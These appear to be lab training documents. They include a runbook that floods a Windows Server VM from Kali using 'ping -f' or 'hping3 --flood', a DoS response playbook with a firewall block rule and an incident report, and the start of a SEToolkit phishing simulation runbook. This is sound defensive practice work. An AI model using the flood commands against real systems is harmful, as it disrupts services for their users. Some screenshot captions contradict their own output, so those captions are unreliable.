


Runbook 1

Document Name	DoS Simulation Attack Runbook	Version	1.0
Author	OPCyber	Date Created	07/05/26
Attack Type	DoS/DDoS – Denial of Service	Last Modified	07/05/26
Staff Required	1-2 Staff	Skills Required	Basic Linux networking knowledge, use of Kali Linux tools, basic understanding of network traffic monitoring.
Document Description	This runbook outlines the procedure used to simulate a Denial of Service (DoS) attack within a controlled virtual lab environment. The purpose of this exercise is to test the organisation's incident response procedures and improve defensive capabilities against network flooding attacks.		
Step 1	Task	Complete	
Identify target systems and verify network connectivity	Start the Kali Linux attacker machine and the Windows Server target machine. Confirm network connectivity using the ping command and identify the target IP address.	Y	


Confirmed ping from Kali to Windows VMs:



The screenshot shows a Kali Linux terminal window titled "Kali Linux Attacker on LAB000001 - Virtual Machine Connection". The terminal displays the output of the `ifconfig` command, showing the configuration for the `eth0` and `lo` interfaces. The `eth0` interface is configured with IP `192.168.0.3` and netmask `255.255.255.0`. The `lo` interface is configured with IP `127.0.0.1` and netmask `255.0.0.0`. Below the interface configuration, the terminal shows the output of the `ping 192.168.0.1` command, which successfully pings the loopback address `127.0.0.1` with a 0% packet loss and a round trip time of approximately 0.455ms.



```
user1@user1:~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.3 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::ce92:1140:10d:a2e prefixlen 64 scopeid 0<20<link>  
    ether 00:15:5d:00:05:08 txqueuelen 1000 (Ethernet)  
    RX packets 155 bytes 23462 (22.9 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 83 bytes 7520 (7.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(user1@user1)~  
$ ping 192.168.0.1  
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data:  
64 bytes from 192.168.0.1: icmp_seq=1 ttl=128 time=4.44 ms  
64 bytes from 192.168.0.1: icmp_seq=2 ttl=128 time=0.455 ms  
^C  
--- 192.168.0.1 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1002ms  
rtt min/avg/max/mdev = 0.455/2.445/4.435/1.990 ms  
(user1@user1)~  
$
```


Confirmed ping from Windows to Kali:



The screenshot shows a Windows Server 2022 command prompt window titled "Windows Server 2022 on LAB000001 - Virtual Machine Connection". The window displays the output of the `ipconfig` command, showing the configuration for the `Ethernet adapter Ethernet` and `Ethernet adapter Ethernet 2`. The `Ethernet adapter Ethernet` is configured with IP `192.168.0.1` and netmask `255.0.0.0`. The `Ethernet adapter Ethernet 2` is configured with IP `192.168.0.3` and netmask `255.255.255.0`. Below the network configuration, the terminal shows the output of the `ping 192.168.0.3` command, which successfully pings the Kali VM IP `192.168.0.3` with a 0% packet loss and a round trip time of approximately 6ms.


```
Recycle Bin Select Administrator: Command Prompt  
Ethernet adapter Ethernet:  
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::ea3b:a68f:5659:32fa%11  
IPv4 Address. . . . . : 192.168.0.1  
Subnet Mask . . . . . : 255.0.0.0  
Default Gateway . . . . . :  
  
Ethernet adapter Ethernet 2:  
Connection-specific DNS Suffix . :  
Link-local IPv6 Address . . . . . : fe80::a060:4990:fd39:118%12  
IPv4 Address. . . . . : 192.168.0.3  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.0.100  
  
C:\Users\Administrator>ping 192.168.0.3  
  
Pinging 192.168.0.3 with 32 bytes of data:  
Reply from 192.168.0.3: bytes=32 time=6ms TTL=64  
Reply from 192.168.0.3: bytes=32 time=1ms TTL=64  
Reply from 192.168.0.3: bytes=32 time<1ms TTL=64  
Reply from 192.168.0.3: bytes=32 time=3ms TTL=64  
  
Ping statistics for 192.168.0.3:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 6ms, Average = 2ms  
  
C:\Users\Administrator>
```


Step 2	Task	Complete
Initiate simulated DoS attack.	Use the <code>ping -f</code> command or <code>hping3 --flood</code> from Kali Linux to generate high volumes of network traffic directed at the target system. Windows Server traffic before attack:  Kali command: 	Y
Step 3	Task	Complete

Monitor effects of attack traffic.	Monitor the target system for increased network activity using Task Manager, Resource Monitor, Wireshark, or other monitoring tools. Capture screenshots showing traffic spikes or degraded performance. Windows Server traffic during attack:  The screenshot shows the Windows Task Manager Performance tab. On the left, a list of system resources includes CPU (60% 2.59 GHz), Memory (1.7/4.0 GB (42%)), Ethernet (0 Kbps S, 0 Kbps R), and Ethernet 2 (6.4 Mbps S, 1.4 Gbps R). The CPU section is selected, displaying a graph of % Utilization over 60 seconds. The graph shows a significant spike in utilization, reaching approximately 60%. Below the graph, a table of CPU specifications is shown: Utilization (60%), Speed (2.59 GHz), Base speed (2.59 GHz), Sockets (1), Virtual processors (1), Processes (123), Threads (961), Handles (39524), Virtual machine (Yes), and L1 cache (N/A). The up time is 0:00:40:36.	Y
Step 4	Task	Complete
Document attack results and notify Blue Team.	Record attack observations, including system behaviour and network impact. Save screenshots and logs as evidence and notify the Blue Team so defensive procedures can begin. As shown in the images, CPU utilisation increased from approximately 5% before the attack to around 60% during the simulated attack. This indicates that the system is under significantly increased load as a result of the generated traffic. Sustained traffic generation would likely further increase resource utilisation and could impact service availability for users accessing the server.	Y


Playbook 1

Document Name	DoS/DDoS Attack Response Playbook	Version	1.0
Author	OPCyber	Date Created	07/05/26
Attack Type	Dos/DDoS – Denial of Service	Last Modified	07/05/26
Staff Required	2-3 Staff	Skills Required	Network monitoring, firewall administration, incident response procedures, log analysis.
Document Description	This playbook provides procedures for detecting, analysing, containing, and recovering from a Denial of Service (DoS/DDoS) attack against organisational systems or services. It is designed to support the Incident Response Team during a network flooding incident.		
Step 1	Task	Complete	
Preparation	Ensure firewall rules, IDS/IPS systems, logging tools, and monitoring systems are correctly configured and operational. Confirm that Incident Response Team contact details are current and that all staff understand incident escalation procedures. Note baseline of traffic for idle CPU/prior to attack:	Y	

	 The screenshot shows the Windows Task Manager Performance tab. On the left, a sidebar lists system components: CPU (5% 2.59 GHz), Memory (1.8/4.0 GB (45%)), Ethernet (0 Kbps), and Ethernet 2 (0 Kbps). The CPU section is selected. The main area displays 'CPU Intel(R) Xeon(R) Platinum 8272CL CPU @ 2.60...' with a graph of % Utilization over 60 seconds. Below the graph, a table shows system metrics: Utilization (5%), Speed (2.59 GHz), Base speed (2.59 GHz), Sockets (1), Virtual processors (1), Processes (125), Threads (929), Handles (40642), Virtual machine (Yes), L1 cache (N/A), and Up time (0:00:32:53). At the bottom, there are links for 'Fewer details' and 'Open Resource Monitor'.	
Step 2	Task	Complete
Detection & Analysis	Monitor systems for abnormal traffic patterns, high CPU/network utilisation, or service degradation. Review firewall logs, IDS alerts, and system monitoring tools to identify unusual traffic sources and confirm whether a denial-of-service condition is occurring.	Y

	CPU usage spike during attack:  The screenshot shows the Windows Task Manager Performance tab. On the left, system resources are listed: CPU at 60% (2.59 GHz), Memory at 1.7/4.0 GB (42%), and two Ethernet adapters. The CPU section is selected, showing a graph of % Utilization over 60 seconds. The graph shows a significant spike in utilization, reaching nearly 100% at one point. Below the graph, CPU specifications are listed: Intel(R) Xeon(R) Platinum 8272CL CPU @ 2.60... GHz. Further down, a table shows system statistics: Utilization (60%), Speed (2.59 GHz), Base speed (2.59 GHz), Sockets (1), Virtual processors (1), Processes (123), Threads (961), Handles (39524), Virtual machine (Yes), and L1 cache (N/A). The up time is 0:00:40:36. At the bottom, there are links for 'Fewer details' and 'Open Resource Monitor'.	
Step 3	Task	Complete
Containment , Eradication & Recovery	Block identified malicious IP addresses using firewall rules or router ACLs. Apply rate limiting where appropriate and isolate affected systems if required. Terminate malicious traffic sources and restore normal service functionality. Verify that system performance and network activity have returned to normal levels.	Y

Wireshark capture during attack:



(Demonstrates source IP 192.168.0.3 – Kali attacker)

Making changes to Firewall:


Open Windows Defender

Inbound Rules > New Inbound Rule


Custom >>> Scope: add under Which remote IP addresses... :

192.168.0.3 > Block the connection

eg.:



Server activity during attempt at attack, after rule change:




(note it stays at 5%)


Step 4	Task	Complete
Post Incident Activity	Document the incident, including attack details, affected systems, response actions, and lessons learned. Review defensive controls and update firewall rules or monitoring procedures to improve future detection and response capabilities.	Y

	Eg.: 1. Attack details Type: DoS (ICMP flood) Source IP: Kali VM IP Target: Windows Server VM 2. Affected systems Windows Server VM (targeted system) Network interface (virtual adapter) No sustained service outage due to containment 3. Response actions Identified attack using Wireshark Confirmed source IP (Kali VM) Applied Windows Firewall rule blocking inbound ICMP traffic Verified containment via: stable CPU (~5%) reduced/blocked ICMP traffic failed ping responses 4. Lessons learned Early detection improves containment effectiveness Host-based firewall rules can quickly mitigate basic DoS attacks in a lab environment Network visibility tools (Wireshark) are essential for identifying source IPs Future improvement: implement automated alerting (e.g. Splunk alerts for traffic spikes) 5. Improvements to controls Add alerting for unusual ICMP traffic patterns in Splunk Implement rate limiting or IDS/IPS in real environments Improve logging visibility between VM interfaces	
--	--	--


Runbook 2

Document Name	Phishing Attack Simulation Runbook	Version	1.0
Author	OPCyber	Date Created	07/05/26

Attack Type	Phishing	Last Modified	07/05/26
Staff Required	1-2 Staff	Skills Required	Basic knowledge of phishing techniques, web browsers, virtual machines, and social engineering concepts.
Document Description	This runbook outlines the procedure used to simulate a phishing attack within a controlled lab environment. The purpose of this exercise is to test the organisation's incident response procedures and improve user awareness and phishing detection capabilities.		
Step 1	Task	Complete	
Prepare phishing simulation environment.	Start the Kali Linux virtual machine and configure the phishing simulation tool, such as SEToolkit. Verify network connectivity between the attacker and target systems. Network connectivity confirmed: Kali to WP:  WP to Kali:	Y	

